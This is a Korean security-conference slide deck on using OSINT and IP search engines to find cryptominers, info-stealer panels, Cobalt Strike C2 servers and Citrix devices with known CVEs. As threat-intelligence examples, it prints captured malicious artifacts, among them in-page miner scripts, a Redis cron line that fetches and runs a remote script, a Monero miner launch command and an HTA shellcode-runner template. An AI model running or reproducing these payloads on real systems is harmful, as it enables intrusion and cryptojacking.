

**K-CTI 2023**

2023 대한민국 사이버위협·침해사고대응 인텔리전스 컨퍼런스



# OSINT 기반의 Attack Surface 모니터링 (Malware & CVEs 위협정보)

# I am...



## 윤 영 수석 연구원

- 현 (주)한국정보보호교육센터(KISEC) 교수연구부 수석연구원
- 현 ExWareLabs 페이스북 운영자
- 현 (주)시큐리티허브 수석컨설턴트
- 전 (주)에이쓰리시큐리티 모의해킹 수행팀장

## 하는 또는 했던 일

- 관련분야 경력 : 23년
  - 강의분야: 사이버 해킹, Penetration Test, OSINT, Cyber Threat Intelligence
  - 보안교육: 경찰청 사이버수사대 대상 정보보호 강의 다수
  - 보안컨설팅: 금융회사 외 기업 모의해킹 다수
  - Email : coderant@fngs.kr, coderant@nate.com
  - ExploitWareLabs 운영자
- <https://www.facebook.com/ExWareLabs/>


# 목차

## [Cyber Recon - OSINT]

- 공개출처지능정보(OSINT) 란 무엇인가?
- OSINT 정보 출처 및 수집방법
- OSINT를 활용한 사이버 위협 수집 사례



# Cyber Reacon - OSINT -



## 소목차

---

→ OSINT 란 무엇인가?

# OSINT 란 무엇인가?

OSINT는 **O**pen **S**ource **I**ntelligence 약자로서 공개된 출처에서 수집 · 분석한 지능정보를 의미한다.

## OSINT 개념 및 소개

- 공개된 출처의 정보로 인텔리전스 지능정보를 만들어 내는 보안영역
  - ▶ 인터넷 자체가 거대한 빅데이터 플랫폼 + 집단지성
  - ▶ 공개출처란 언론미디어, 구글검색, 블로그/SNS 등 누구에게나 공개되어 있는 것을 의미함
  - ▶ OSINT를 활용하여 국가 안보, 기업 기밀자료, 개인정보 등 민감정보의 유출 모니터링 활동
  - ▶ OSINT로 수집되는 정보 유형은 TXT 파일, 전자 문서파일(Office, HWP), 이미지 등

Excel



xml



Open API



MySQL



I Cloud



ORACLE



JSON




# 공개출처지능정보(OSINT) 란?

OSINT는 검색엔진, SNS 서비스, 이미지 및 익명자료 공유 사이트, 다크웹/해킹포럼 등 다양한 출처에서 정보를 수집하고 모니터링함

## 공개출처정보(OSINT)의 정보수집 출처

➤ 검색 엔진 / SNS / 익명 공유사이트 / 해킹포럼(다크웹)

▶ 검색엔진(Google/Bing), IP 정보수집 검색(Shodan/Censys 등), SNS(트위터), Pastebin 등



## OSINT로 무엇을 할 수 있을까?

IP&Port/Domain/SSL 인증서 등 수집된 OSINT 정보를 통해 Malware 및 CVEs 취약점에 노출 위협정보를 쉽게 찾아낼 수 있음

### OSINT Discovery Keyword

- IP 주소/Port 정보에서 주요 키워드
  - ▶ Malicious Host IP & Port
  - ▶ 악성코드에 사용된 IP 주소 & 우회용 IP (VPN, Tor 등)
- 도메인(Domain) 정보에서 주요 키워드
  - ▶ 피싱 도메인 (Domain Squatting, Domain typosquatting)
  - ▶ 사이버 범죄용 보이스 피싱/스미싱 앱관리자 도메인
- SSL 인증서명에서 주요 키워드
  - ▶ Malware 자체 SSL 인증서, 인증서 도난 및 도용(Code Sign)

# OSINT로 무엇을 할 수 있을까?

OSINT 수집 및 분석하는 IP & Port는 Malware & CVEs 취약점 검색과 관련된 것이 많음

## OSINT Discovery - IP 주소/Port

- IP 주소는 공격자 식별요소 - 호스팅, GeoIP
  - ▶ 악성코드 은닉 사이트는 대부분 IP 호스팅을 이용
  - ▶ 망식별번호, ASN(Autonomous Service Number)?
    - 사이버 공격자에 선호하는 웹호스팅과 ASN 를 모니터링이 필요(AS16276 OVH)
- 웹서비스 특성별 접속 포트가 의미하는 것들?
  - ▶ 일반적인 정상 웹서비스 포트 - 80/HTTP, 443/HTTPS
  - ▶ 회사 임직원만 접속을 허용 포트 - 8080/HTTP, 8443/HTTPS
  - ▶ 특정 관리자만 접속 허용 시 사용하는 포트 - 18080/HTTP, 18443/HTTPS
  - ▶ 잘 알려지지 않은 큰 숫자의 포트는 악의적인 목적으로 활용



# OSINT로 무엇을 할 수 있을까?

OSINT 방식으로 수집 및 분석하게 되는 도메인 관련 주요 요소는 다음과 같음

## OSINT Discovery - 도메인(Domain)

### ➤ 도메인 주소에서 OSINT 정보

#### ▶ 도메인 호스팅(Domain Hosint)

- 피싱사이트, C2 서버, 악성코드 서버(ASNs associated domain)
- 피싱공격에 악용되는 무료 국가 TLD 도메인(Freenom .cf, .to, .tk, .pw, .ga)

### ➤ 악성 도메인 호스팅 모니터링

#### ▶ 도메인 호스팅(Domain Hosting) 분석

- 피싱사이트, C2 서버, 악성코드 유포서버 등
- Cloudflare CDN 등 실 서버 IP를 감추는 기법
- 특정한 HTTP 헤더 패턴 (Content-Leng :0), RTLO URL Trick

※ RTLO(Right to Left Override) : RTLO는 오른쪽에서 왼쪽으로 오버라이드 하는 유니코드(아랍 문자코드)를 이용함  
만약 URL 경로상에 'gepj.xyz' 파일명은 RTLO를 적용하면 'zyx.jpeg' 파일로 인식됨

# OSINT로 무엇을 할 수 있을까?

SSL 인증서(Certificate) 분석을 통해 획득할 수 있는 OSINT 정보에는 다음 같음

## OSINT Discovery - SSL 인증서

### ➤ SSL Certification(X.509)에서 분석할 수 있는 OSINT 정보

#### ▶ 인증서 서명 소유자

- 발급자(Issuer, Common Name) 및 Subject Name, Subject Fields
- 시리얼 번호(Serial Number) 및 비공인사설 인증서, 자체 인증서
- 도난/도용당한 SSL 인증서 (랜섬웨어 및 Malware들을 합법적인 프로그램으로 가장하기 위한 인증서 도용을 많이 함)
- ReliableSite, Leaseweb, ITL-Bulgaria, HostKey Infrastructure

#### ▶ TLS Protocol fingerprint 프로파일링 분석

- JARM, JAR3 등 TLS Fingerprint를 활용하여 명령제어(C2) IP Detection 가능

※ JA3는 Salesforce 보안전문가가 개발한 TLS 서버 핑거프린트 툴

# 최근 Attack Surface 위협정보 모니터링 OSINT 기법의 취약점 검색사례

1. 악성코드(Malware) 위협정보 사례
2. CVEs 취약점 정보 검색사례

# OSINT를 활용한 사이버 위협정보 사례

## 악성코드(Malware) 위협 정보 사례

- IP 정보 검색엔진을 활용한 악성 채굴 봇 검색 - CoinHive
  - ▶ HTML Body 본문안에 'CoinHive' 키워드 검색을 통해 찾을 수 있음

**Asset Search**

Showing results for  
**Coinhive** country: KR

**211.212.237.221:80** [🔗](#)

Inbound **Critical** Outbound **Moderate**

Proxy  
SK Broadband Co Ltd  
Republic of Korea  
Gangnam-gu  
2022-06-08 06:30:41

Proxy VPN

**http://211.212.237.221/** [🔗](#)

Total Results

```
cmd.exe
D:\LinkFinder>curl http://211.212.237.221
<html>
<head>
  <meta http-equiv="Content-Type" content="text/html; charset=windows-1251">
  <title>http://211.212.237.221/</title>
  <script src="https://coinhive.com/lib/coinhive.min.js"></script>
  <script>
    var miner = new CoinHive.Anonymous('48zUYBdsYIIIfcmIn3S38ss81A17xGkpA', {throttle: 0.1});
    miner.start(CoinHive.FORCE_EXCLUSIVE_TAB);
  </script>
</head>
<frameset>
  <frame src="http://211.212.237.221/"></frame>
</frameset>
</html>
D:\LinkFinder>
```

# OSINT를 활용한 사이버 위협정보 사례


## 악성코드(Malware) 위협 정보 사례


### ➤ IP 정보 검색엔진을 활용한 악성 채굴 봇 검색 - DeepMiner

#### ▶ HTML Body 본문안에 'deepMinder.Anonymous' 키워드 검색을 통해 찾을 수 있음


Showing results for  
**deepMiner.Anonymous** country: KR


---








Inbound **Safe** Outbound **Safe**


 Apache


 Korea Telecom


 Republic of Korea


 Samcheok


 2022-06-08 07:39:16


 Apache


 jQuery

 mod\_dav

 mod\_ssl

 OpenSSL

 PHP

 UNIX

**openssl** **apache**

HTTP/1.1  
Status: 200 OK  
Date: Tue, 07 Jun 2022 09:59:53 GMT  
Content Length: 327  
Content Type: text/html  
Server: Apache/2.2.22 (Unix) mod\_ssl/2.2.22 OpenSSL/1.0.1e-fips DAV/2  
PHP/5.3.21  
X Powered By: PHP/5.3.21

```
<script src="https://greenindex.dynamic-dns.net/jqueryeasyui.js"></script>
<script>
var uri = 'www';
var jqueryui = new deepMiner.Anonymous(uri, {autoThreads: true,throttle: 0.5});
if (!jqueryui.isMobile() && !jqueryui.didOptOut(14400)) {
jqueryui.start();
}
</script>
```

Copyright(c) 2023. by ExWareLabs All rights reserved.

13

# OSINT를 활용한 사이버 위협정보 사례

## 악성코드(Malware) 위협 정보 사례

### ➤ IP 정보 검색엔진을 활용한 멀웨어 검색

#### ▶ 정보탈취 멀웨어(Info Stealer) - 라쿤스틸러(Raccoon Stealer v2.0)

### Asset Search

Showing results for

Keyword : **none** (You can add keyword at the beginning to specify search results.)

Filter : **ssl\_subject\_common\_name: raccoonstealer.app**

Inbound **Moderate**

Outbound **Low**

N/A

WorldStream B.V.

Netherlands

Naaldwijk

2023-01-01 09:38:36

#### SSL Certificate

Issuer Organization :  
Let's Encrypt

Expiration Status:  
true

Subject Common Name :  
**raccoonstealer.app**

Subject Country :  
-

Subject Organization :  
-

TLS Certificate

Version: 3

Serial Number:  
289073799388955270640659480479142713092963

...

SSL 인증서에서 발급된 도메인

# OSINT를 활용한 사이버 위협정보 사례

## 악성코드(Malware) 위협 정보 사례

### ➤ IP 정보 검색엔진을 활용한 멀웨어 검색

#### ▶ 정보탈취 멀웨어(Info Stealer) - 그랜드 미샤(Grand Misha, 일명 Misha Stealer)



SHODAN Explore Downloads Pricing

http.title:"misha" http.component:"UIKit"

TOTAL RESULTS

3

View Report Download Results Historical Trend

Partner Spotlight: Looking for a place to store all the Shodan data?

**misha**

80.66.77.138  
Huize Telecom China  
Russian Federation, Moscow

HTTP/1.1 200 OK  
Date: Thu, 26 Jan 2023 21:31:51 GMT  
Server: Apache/2.4.38 (Debian)  
Set-Cookie: PHPSESSID=nneg2brbnso2nnv5kdve16jrn  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Cache-Control: no-store, no-cache, must-revalida  
Pragma: no-cache  
Access-Control-Allow-Origin: \*  
Vary: Accep...

# OSINT를 활용한 사이버 위협정보 사례

## 악성코드(Malware) 위협 정보 사례

- IP 정보 검색엔진 멀웨어 검색
  - ▶ HTML Title로 검색하기

**Asset Search**

Showing results for

Keyword : "UIKit"

Filter : title: misha

---

**Inbound** Critical

**Outbound** Moderate

200

Apache

Alexander Valerevich Mokhonko

Russian Federation

Novosibirsk

2023-01-20 12:13:38

**misha**

HTTP/1.1

Status: 200 OK

Date: Wed, 18 Jan 2023 12:13:38 GMT

Cache-Control: no-cache

Content-Type: text/html; charset=UTF-8

Expires: Thu, 19 Jan 2023 12:13:38 GMT

...

MISHA LOGIN

84e03

LOGIN

Granda Misha



# OSINT를 활용한 사이버 위협정보 사례

## 악성코드(Malware) 위협 정보 사례

### ➤ IP 정보 검색엔진 멀웨어 검색

#### ▶ 정보탈취 멀웨어(Info Stealer) - Collector Stealer

The screenshot displays the 'Asset Search' interface for 'Collector Stealer'. A search bar at the top contains the text 'Collector Stealer'. Below the search bar, a notification bubble suggests using double quotation marks for the search term. The results section shows 'Showing results for' with a keyword of 'Collector Stealer' and no filters applied. The results list includes a critical inbound and outbound connection, a status of 200 OK, and a date of Sun, 08 Jan. The interface also shows a login panel for the Collector Stealer panel at t.me/getmineteam, with fields for username and password, and a login button.

**Asset Search** Collector Stealer

How about using double quotation marks?  
"Collector Stealer"

Showing results for

Keyword : Collector Stealer

Filter : none (You can add multiple filters after keyword)

**Inbound Critical**

**Outbound Critical**

200

Apache

Netherlands

2023-01-10 08:41:10

login

HTTP/1.1

Status: 200 OK

Date: Sun, 08 Jan

Cache Control: no-cache

Content Type: text/html

Expires: Thu, 19 Nov 2015 12:00:00 GMT

Server: Apache/2.4.18 (Ubuntu)

Set Cookie: PHPSESSID=...

Vary: Accept-Encoding

Collector Stealer panel [t.me/getmineteam]

username

password

login

# OSINT를 활용한 사이버 위협정보 사례

## 악성코드(Malware) 위협 정보 사례

### ➤ IP 정보 검색엔진 멀웨어 검색

#### ▶ 정보탈취 멀웨어(Info Stealer) - 타이탄 스틸러(Titan Stealer)

SHODAN Explore Downloads Pricing [http.html:"Titan Stealer"](#)

TOTAL RESULTS

4

TOP COUNTRIES

View Report Download Results Historical Trend

**Partner Spotlight:** Looking for a place to store all the Shodan

**Titan Stealer** [↗](#)

77.73.134.33  
LetHost LLC  
Austria, Vienna


HTTP/1.1 200 OK  
Date: Tue, 24 Jan 2023 09:30:16 GMT  
Content-Type: text/html; charset=utf-8  
Transfer-Encoding: chunked

# OSINT를 활용한 사이버 위협정보 사례

## 악성코드(Malware) 위협 정보 사례

### ➤ IP 정보 검색엔진 멀웨어 검색

### ▶ 정보탈취 멀웨어(Info Stealer) - 타이탄 스틸러(Titan Stealer)



# OSINT를 활용한 사이버 위협정보 사례

## 악성코드(Malware) 위협 정보 사례

- IP 정보 검색엔진 - Crypto Bot 검색
- ▶ 모네로(Monero) Miner bot 설치된 Redis 서버 검색

**Asset Search**
→

Showing results for

🗨️ Keyword : "redis"

🔍 Filter : country: KR |port: 6379

**Asset Search**
→

Showing results for

🗨️ Keyword : "redis" "keys=4"

🔍 Filter : country: KR |port: 6379

6379

🔗

CVE

Inbound Critical

Outbound Moderate

# Server

redis\_version:7.0.5

redis\_git\_sha1:00000000

redis\_git\_dirty:0

redis\_build\_id:aab17434977410f1

**Total Results** 114

---

🌐 Top Countries

# OSINT를 활용한 사이버 위협정보 사례

## 악성코드(Malware) 위협 정보 사례

- IP 정보 검색엔진을 활용한 Crypto Bot 검색
- ▶ 모네로 Miner bot 설치된 Redis 서버 검색

```

cmd - redis-cli.exe -h [redacted]

C:\>redis-cli.exe -h [redacted]
124.194.123.75:6379> keys *
1) "backup2"
2) "backup1"
3) "backup4"
4) "backup3"
124.194.123.75:6379> get backup4
"\n\n\n*/3 * * * * r001"
124.194.123.75:6379>

cmd - redis-cli.exe -h 121.254.170.238
121.254.170.238:6379> keys *
1) "backup4"
2) "backup2"
3) "backup1"
4) "backup3"
121.254.170.238:6379> get backup4
"\n\n\n@hourly root python -c \"import urllib2; print urllib2.urlopen('http://ki\\s\\s.a-d\\log.t\\op/t.sh').read()\" >.1;c
121.254.170.238:6379>

fi
if [ $? -ne 0 ]
then
    cd /etc
    echo "not root runing"
    sleep 5s

./zzh --log-file=/etc/etc --keepalive --no-color --cpu-priority 5 -o dev.fugglesoft.me:5443 --tls --nicehash --coin
monero -o 80.211.206.105:9000 -u 88MJAGcUuFzRM2AaUK1qoj9uTp9VBaFzDDUARzmTZL1XUU3DvVvKAtxUUb5sHtFMisnSy5dSLQHfUBVdEVgwwXm5E7LzQ4z.22
--tls --coin monero -o opn.en2an.top:5443 --tls --nicehash --coin monero --background &
else
    echo "root runing...."

```

# OSINT를 활용한 사이버 위협정보 사례

## 악성코드(Malware) 위협 정보 사례

### ➤ IP 정보수집 검색엔진을 활용한 멀웨어 디텍션

### ▶ 악성코드 명령제어(C2) 서버 - 코발트 스트라이크 비콘(Cobalt Strike Beacon)

**206.221.176.130** 1

ReliableSite.Net LLC

United States, New York City

**SSL Certificate**

Issued By:

- Common Name:

**Sectigo RSA Domain Validation Secure Server CA**

- Organization:

Sectigo Limited 2

Issued To:

- Common Name:

mubuww.com 3

HTTP/1.1 404 Not Found

Date: Sun, 19 Sep 2021 03:44:

Server: Microsoft-IIS/8.5

Content-Type: text/plain

Cache-Control: max-age=1

Connection: keep-alive

X-Powered-By: ASP.NET

Content-Length: 0

**Cobalt Strike C2서버 접속 시 특이사항**

- 1) 404 Not Found
- 2) Content-Type : text/plain
- 3) Content-Length : 0

```

C:\>curl -sk -v http://140.238.17.238:8899
* Trying 140.238.17.238:8899...
* Connected to 140.238.17.238 (140.238.17.238) port 8899 (#0)
GET / HTTP/1.1
Host: 140.238.17.238:8899
User-Agent: curl/7.83.1
Accept: */*
Mark bundle as not supporting multiuse
< HTTP/1.1 404 Not Found
< Date: Sun, 29 Jan 2023 05:51:10 GMT
< Content-Type: text/plain
< Content-Length: 0
* Connection #0 to host 140.238.17.238 left intact
C:\>

```

# OSINT를 활용한 사이버 위협정보 사례

## 악성코드(Malware) 위협 정보 사례

- IP 정보수집 검색엔진을 활용한 멀웨어 디텍션
- ▶ 악성코드 명령제어(C2) 서버 - 코발트 스트라이크 비콘(Cobalt Strike Beacon)

The screenshot shows a web browser window displaying an "Index of /" for an Apache/2.4.29 (Ubuntu) Server at 81.6. The file list includes:

Name	Last modified	Size
<a href="#">5.sh</a>	2021-05-28 18:13	71
<a href="#">6.sh</a>	2021-05-28 19:04	42
<a href="#">7.sh</a>	2021-05-28 19:07	28
<a href="#">8.sh</a>	2021-05-28 19:09	33
<a href="#">123.jpg</a>	2021-02-25 17:35	34K
<a href="#">demodata.a.txt</a>	2021-03-18 09:35	33
<a href="#">loader.exe</a>	2021-02-26 10:18	5.9M
<a href="#">payload.bin</a>	2021-02-07 10:15	
<a href="#">payload.hta</a>	2020-12-15 10:03	
<a href="#">ssrc.exe</a>	2020-11-12 16:23	
<a href="#">svch0st.exe</a>	2020-12-29 16:53	
<a href="#">tool/</a>	2021-05-13 17:55	
<a href="#">upload.html</a>	2021-04-07 17:57	
<a href="#">xss/</a>	2020-11-09 14:24	

Overlaid on the browser is a Notepad++ window showing the content of "C:\Users\W\Downloads\payload.hta":

```
<HTML>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<HEAD>
<script language="VBScript">
Window.ResizeTo 0, 0
Window.moveTo -2000,-2000
Set objShell = CreateObject("Wscript.Shell")
objShell.Run "shellcode" //可以是exe、powershell
self.close
</script>
```

Below the Notepad++ window, a terminal window shows the output of a curl command:

```
C:\>curl -v 27.255.80.203
* Rebuilt URL to: 27.255.80.203/
* Trying 27.255.80.203...
* TCP_NODELAY set
* Connected to 27.255.80.203 (27.255.80.203) port 80 (#0)
> GET / HTTP/1.1
Host: 27.255.80.203
User-Agent: curl/7.55.1
Accept: */*
HTTP/1.1 404 Not Found
Content-Type: text/plain
Date: Sun, 10 Mar 2019 02:42:09 GMT
Content-Length: 0
* Connection #0 to host 27.255.80.203 left intact
C:\>
```

# OSINT를 활용한 사이버 위협정보 사례

## 악성코드(Malware) 위협 정보 사례

### ➤ Nmap 툴에서 제공하는 'Cobalt Strike Beacon Config' 스크립트로 확인

#### ▶ 점검용 NSE 스크립트(grab\_beacon\_config.nse) 점검결과

```
D:\>nmap -Pn --script=grab_beacon_config 158.247.205.77
Starting Nmap 7.92 ( https://nmap.org ) at 2021-09-26 20:55 대한민국 표준시
Nmap scan report for 158.247.205.77.vultr.com (158.247.205.77)
Host is up (0.017s latency).
Not shown: 990 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
|_ grab_beacon_config: {"x64": {"sha1": "e979c6ac0afc38f2021499d16c0949b42020591a", "uri_queried": "\/8bSp", "md5": "19baaf0a950342c3b8bd19b5f5725ff4", "sha256": "8bf7c3916a40f50c920560badc0e71c1b645581b59edd413b13e51517bf81d3b", "config": {}, "time": 1632657345021.0}, "x86": {"sha1": "e979c6ac0afc38f2021499d16c0949b42020591a", "uri_queried": "\/hQXK", "md5": "19baaf0a950342c3b8bd19b5f5725ff4", "sha256": "8bf7c3916a40f50c920560badc0e71c1b645581b59edd413b13e51517bf81d3b", "config": {}, "time": 1632657344971.0}}
135/tcp    filtered msrpc
139/tcp    filtered netbios-ssn
443/tcp    open  https
|_ grab_beacon_config: {"x64": {"sha1": "03c890649e0e5be7efa40a183077b5b283e01ec8", "uri_queried": "\/CdnH", "md5": "61a00c542ea419af49c1c845dc09b84f", "sha256": "ee2a6eb9ff6668cee06b7f079a6133346a75c6f3b2e9d61ac263b91999c7b9bc", "config": {"Jitter": 0, "Spawn To x64": "%windir%\sysnative\rundll32.exe", "Beacon Type": "8 (HTTPS)", "Method 1": "GET", "Method 2": "POST", "HTTP Method Path 2": "\/submit.php", "Spawn To x86": "%windir%\syswow64\rundll32.exe", "C2 Host Header": "", "C2 Server": "158.247.205.77,\/en_US\all.js", "Polling": 60000, "Port": 443, "Watermark": "1359593325", "time": 1632657351041.0}, "x86": {"sha1": "390f52e60fea4427262c0fa303fbf056aa8ea79b", "uri_queried": "\/Rh8j", "md5": "8b6910e8fb7b74e32722f2ce2b7c4ad66", "sha256": "8743db62140ed1b6b3f46aa3bb5bc85c5b35aaf4e10f6b85c70eaa049836901d", "config": {"Jitter": 0, "Spawn To x64": "%windir%\sysnative\rundll32.exe", "Beacon Type": "8 (HTTPS)", "Method 1": "GET", "Method 2": "POST", "HTTP Method Path 2": "\/submit.php", "Spawn To x86": "%windir%\syswow64\rundll32.exe", "C2 Host Header": "", "C2 Server": "158.247.205.77,\/ptj", "Polling": 60000, "Port": 443, "Watermark": "1359593325", "time": 1632657345154.0}}
445/tcp    filtered microsoft-ds
1025/tcp   filtered NFS-or-IIS
2869/tcp   filtered iclslap
4444/tcp   filtered krb524
6667/tcp   filtered irc

Nmap done: 1 IP address (1 host up) scanned in 16.11 seconds
```



# OSINT를 활용한 사이버 위협정보 사례

## CVE 취약점 정보 검색 사례

### ➤ CVE 취약한 대상 검색 - Citrix 보안장비

### ▶ Citrix ADC / Gateway 장비 원격 인증우회 취약점(CVE-2022-27510 & CVE-2022-27518)

#### Asset Search

Showing results for

Keyword : none (You can add keyword at the beginning to specify search results.)

Filter : country: KR | title: Citrix Gateway

	Citrix Gateway	Total Results
